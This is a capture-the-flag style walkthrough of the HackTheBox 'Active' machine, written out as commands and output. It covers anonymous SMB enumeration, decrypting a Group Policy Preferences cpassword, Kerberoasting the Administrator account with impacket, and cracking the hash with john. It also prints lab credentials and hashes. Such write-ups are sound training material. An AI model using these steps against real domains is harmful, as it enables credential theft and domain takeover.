49170/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-08-31T23:55:30
|_  start_date: 2022-08-31T16:41:25

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 431.29 seconds
Shellshock:[/home/Shellshock/Documents/htb/active] ->

[htb] 1:sudo  2:transfers- 3:attacker*                                                    "kali" 16:56 31-Aug-22
```

We see that smb is open.
I run smbmap -H 10.10.10.100




```
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
Shellshock:[/home/Shellshock/Documents/htb/active] -> |
```

We notice the domain name is active.htb. This is great because we'll need this for the kerberos attack. We still need credentials.
Only share we have access to is ***Replication*** and its only ***READ*** access


I use smbclient \\\\10.10.10.100\\Replication

I log in without a password and just press ENTER to hope anonymous log in is enabled.




```
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbclient \\\\10.10.10.100\\Replication
Password for [WORKGROUP\Shellshock]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 03:37:44 2018
  ..                                  D        0  Sat Jul 21 03:37:44 2018
  active.htb                          D        0  Sat Jul 21 03:37:44 2018
```

We see ***active.htb*** again in the list and scour this entire directory. Lot's of directories that are empty, countless cd .. and cd directories until we ended up finding an interesting file.



```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\> cd ../../..
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> ls
  .                                   D        0  Sat Jul 21 03:37:44 2018
  ..                                  D        0  Sat Jul 21 03:37:44 2018
  Microsoft                           D        0  Sat Jul 21 03:37:44 2018
  Preferences                         D        0  Sat Jul 21 03:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 11:53:45 2018

                5217023 blocks of size 4096. 310841 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> cd Preferences\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> ls
  .                                   D        0  Sat Jul 21 03:37:44 2018
  ..                                  D        0  Sat Jul 21 03:37:44 2018
  Groups                              D        0  Sat Jul 21 03:37:44 2018

                5217023 blocks of size 4096. 310841 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 03:37:44 2018
  ..                                  D        0  Sat Jul 21 03:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 13:46:06 2018

                5217023 blocks of size 4096. 310841 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as G
roups.xml (2.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> ls
  .                                   D        0  Sat Jul 21 03:37:44 2018
  ..                                  D        0  Sat Jul 21 03:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 13:46:06 2018

                5217023 blocks of size 4096. 310841 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> cat Groups.xml
cat: command not found
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> 
```


We find a ***Groups.xml*** file.
Used get Groups.xml
cat Groups.xml didn't work hehe.



```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="
{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

We could see
cpassword = "edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
userName = active.htb\SVC_TGS
Looks like we definitely found some credentials. But I'm not sure what format that cpassword is. I go to https://book.hacktricks.xyz/welcome/readme and do some research. Looks like cpassword is used in a Groups.xml file which is what we found. Didn't see much else so I used the same site https://book.hacktricks.xyz/welcome/readme but this time searched for Groups.xml file and we find much more info on it. Looks to be a cached GPP Password.
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation?q=Groups.xml#cached-gpp-pasword

I use gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ



```
Shellshock:[/home/Shellshock/Documents/htb/active] -> gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUj
TLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```


The password is GPPstillStandingStrong2k18

Now we have -
UserName = active.htb\SVC_TGS
Password = GPPstillStandingStrong2k18

Backtrack - smbclient Users


I remember there were other Users in the smbmap and saw ***Users***. I went back to https://book.hacktricks.xyz/welcome/readme and typed in smbclient users and found a "List shared folders" sections. You can log in to the smbclient using a user parameter if you know the password. Which we do.

That section was actually only to list the shared files. Not connect. Scroll down a bit to Connect/List a shared folder. You'll see this is how to connect. I left the password out because I kept getting errors with it.




```
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbclient -U SVC_TGS \\10.10.10.100\\Users
Password for [WORKGROUP\SVC_TGS]:

\10.10.10.100\Users: Not enough '\' characters in service
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
        [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
        [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL]
        [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE]
        [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS]
        [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP]
        [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING] [--pw-nt-hash]
        [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos]
        [-V|--version] [OPTIONS] service <password>
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbclient -U SVC_TGS 10.10.10.100\Users
Password for [WORKGROUP\SVC_TGS]:

10.10.10.100Users: Not enough '\' characters in service
Usage: smbclient [-?EgqBNPkV] [-?|--help] [--usage] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
        [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-c|--command=STRING] [-b|--send-buffer=BYTES]
        [-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL]
        [--debug-stdout] [-s|--configfile=CONFIGFILE] [--option=name=value] [-l|--log-basename=LOGFILEBASE]
        [--leak-report] [--leak-report-full] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-O|--socket-options=SOCKETOPTIONS]
        [-m|--max-protocol=MAXPROTOCOL] [-n|--netbiosname=NETBIOSNAME] [--netbios-scope=SCOPE] [-W|--workgroup=WORKGROUP]
        [--realm=REALM] [-U|--user=[DOMAIN/]USERNAME[%PASSWORD]] [-N|--no-pass] [--password=STRING] [--pw-nt-hash]
        [-A|--authentication-file=FILE] [-P|--machine-pass] [--simple-bind-dn=DN] [--use-kerberos=desired|required|off]
        [--use-krb5-ccache=CCACHE] [--use-winbind-ccache] [--client-protection=sign|encrypt|off] [-k|--kerberos]
        [-V|--version] [OPTIONS] service <password>
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbclient -U SVC_TGS -P GPPstillStandingStrong2k18 -H 10.10.10.100\Users

Invalid option -H: unknown option
```

I used smbclient -U SVC_TGS \\\\10.10.10.100\\Users




```
Shellshock:[/home/Shellshock/Documents/htb/active] -> smbclient -U SVC_TGS \\\\10.10.10.100\\Users
Password for [WORKGROUP\SVC_TGS]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 07:39:20 2018
  ..                                 DR        0  Sat Jul 21 07:39:20 2018
  Administrator                       D        0  Mon Jul 16 03:14:21 2018
  All Users                       DHSrn        0  Mon Jul 13 22:06:44 2009
  Default                           DHR        0  Mon Jul 13 23:38:21 2009
  Default User                    DHSrn        0  Mon Jul 13 22:06:44 2009
  desktop.ini                       AHS      174  Mon Jul 13 21:57:55 2009
  Public                             DR        0  Mon Jul 13 21:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 08:16:32 2018

                5217023 blocks of size 4096. 310829 blocks available
smb: \> ls
  .                                  DR        0  Sat Jul 21 07:39:20 2018
  ..                                 DR        0  Sat Jul 21 07:39:20 2018
  Administrator                       D        0  Mon Jul 16 03:14:21 2018
  All Users                       DHSrn        0  Mon Jul 13 22:06:44 2009
  Default                           DHR        0  Mon Jul 13 23:38:21 2009
  Default User                    DHSrn        0  Mon Jul 13 22:06:44 2009
  desktop.ini                       AHS      174  Mon Jul 13 21:57:55 2009
  Public                             DR        0  Mon Jul 13 21:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 08:16:32 2018

                5217023 blocks of size 4096. 310829 blocks available
smb: \>
```

We see the ***SVC_TGS*** directory and cd SVC_TGS and cd Desktop.
We see the ***user.txt*** file.



```
smb: \SVC_TGS\> cd Deskotp
cd \SVC_TGS\Deskotp\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \SVC_TGS\> ls
  .                                   D        0  Sat Jul 21 08:16:32 2018
  ..                                  D        0  Sat Jul 21 08:16:32 2018
  Contacts                            D        0  Sat Jul 21 08:14:11 2018
  Desktop                             D        0  Sat Jul 21 08:14:42 2018
  Downloads                           D        0  Sat Jul 21 08:14:23 2018
  Favorites                           D        0  Sat Jul 21 08:14:44 2018
  Links                               D        0  Sat Jul 21 08:14:57 2018
  My Documents                        D        0  Sat Jul 21 08:15:03 2018
  My Music                            D        0  Sat Jul 21 08:15:32 2018
  My Pictures                         D        0  Sat Jul 21 08:15:43 2018
  My Videos                           D        0  Sat Jul 21 08:15:53 2018
  Saved Games                         D        0  Sat Jul 21 08:16:12 2018
  Searches                            D        0  Sat Jul 21 08:16:24 2018

                5217023 blocks of size 4096. 310829 blocks available
smb: \SVC_TGS\> cd Desktop
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 08:14:42 2018
  ..                                  D        0  Sat Jul 21 08:14:42 2018
  user.txt                           AR       34  Wed Aug 31 09:42:21 2022

                5217023 blocks of size 4096. 310829 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \SVC_TGS\Desktop\> exit
```

I use a get user.txt
cat user.txt




```
Shellshock:[/home/Shellshock/Documents/htb/active] -> cat user.txt
1461ab617d21fbd02d00457cc9fa4b5a
```

We got the ***user.txt*** flag.

Since I did an exit to cat out the ***user.txt*** flag we have to log back in. But there is nothing here. I want to check out that kerberos now since we know we could log in svc_tgs.


I go back to https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88#hacktricks-automatic-commands searching through port 88 and see that it's an authentication protocol with a secret password. Part of the ***Active Directory*** attacks.

I see ***Entry_4 with Creds*** option. Since we do have the username and password.
I use GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc_tgs I get an error :/ probably because the script isn't in the direct path.
I use locate GetUserSPNs.py find the file and renter the syntax.
/usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/svc_tgs



```
Shellshock:[/home/Shellshock/Documents/htb/active] -> /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 1
0.10.10.100 active.htb/svc_tgs
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             Last
Logon                   Delegation
--------------------  -------------  --------------------------------------------------------  --------------------------  ----
---------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 12:06:40.351723  2022
-08-31 09:42:28.648146



[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$a13a23440388b3f6f247f1de42e7f79d$3a9d89972d458ddc0c049daf4d2ad9
3ca886553c5c1cb1a8d306f1a47a06d66e41d631974ea20e1f2f19dbbaa3ccc6a877be0412ee49231cde3ce4253e4133d520906a8a5c0cdcff939ed52f11b7b
bcaeaea574c764a659a318df332e2ac6449fc29ad5c02368c1df8195be3a39bd73ad90ccddbdf52ae5fd22b22b795643705b7aa966231b63f9ddfa5cee5a53e
92502466080bda0dd9b8a5222d33056659d4248ff59abf4ce3f2107d43a50d99536680e00aae82f4f09afb2e980a3a6bfbdbdb3453912b28ce71459b7d1f461
b56e5cde54c2a34e04990b0b9064868d67522b60468b433d7a55a297fb72876e9f067dda25267555468ccb313af9d6e2253d1b5be29bf2887dc724f3981da8b
d21c24079ea62cf9bc6ba4b2c366ef7b6575aebfdfe9853eaed7f37e4fff282a02e6a4ffdc0ee7d3fbb8d5faa56ba11a9dab2acb747b04a606bd64747476966
6155b15751401d105782cf63e96cf703e4b8adbbec53781f4e61c83d15ca1f4fb30cbfe23b04bea739b4e63e060c635c07ef360b1ba0c846783ebf9d144e257
a01c948ec51a81298dd8abac52eefb5be835e03c1048535e8b4bf6e2a40a4a213a0fe05d5606c5611cdeb953dc6d100644f7f813bfda3135f82f282ce58b297
12a1f484372cb29a5dab7ae216fbc031594519379dc6c11266c3e7f84e20014aebb6cbb918cb8dee993a7918db569f5fc368bb848016d890038600f6730e3ff
2d0279c835d5c7d625e3e518e1e745059d1b63e410bb2700385f7cb3eb50e4208dbcee142de870d4cbd7de3ab42436e1906e57f4e446daca025500f8177d7da
b88d08710af67face9423a28f8345def01ecfb88c65a7d5545474a9148d89fe29017f0f6fa08c6513ebcfce70d8534804857d8061356e8f13c528a577e10b73
1d82455b31fb7a9006d60a17bf91a616d6ccaa40da3ec7dbc23ec39e0292e3fa590cb77dc0b105bc6ccbdb465cdc1966c7a0bedaa92d665e529c6d72c8a9c41
0951c1e4553475347fcbb949f8ed96999ab9301cb3b67134f6a6f552ae4a4ce347522a2336cf33c25fea317e816f3a7298b86f74fd69aab4fc6d3a7cc643ecd
b562d2de573da612b9631818bafe75afd24e826039cde49941a5de2978709ab83dfa43ca7f4957b27a3624c74dca1797949f51f502001a52156904055d3e903
a5fc5a98d5019d634d146d3b8469b5b0b07fbaecb47b4a13443c5bcffc64da301498b1ab9ded1f0d630e63179bace4f7816
Shellshock:[/home/Shellshock/Documents/htb/active] -> /usr/share/doc/python3-impacket/examples/GetUserSPNs.py -request -dc-ip 1
0.10.10.100 active.htb/svc_tgs
```

We get the Administrator kerberos ticket!
I copied the out put and put it into a text file called ***kerby.txt***
I used john kerby.txt --wordlist=/usr/share/wordlists/rockyou.txt
We cracked it.

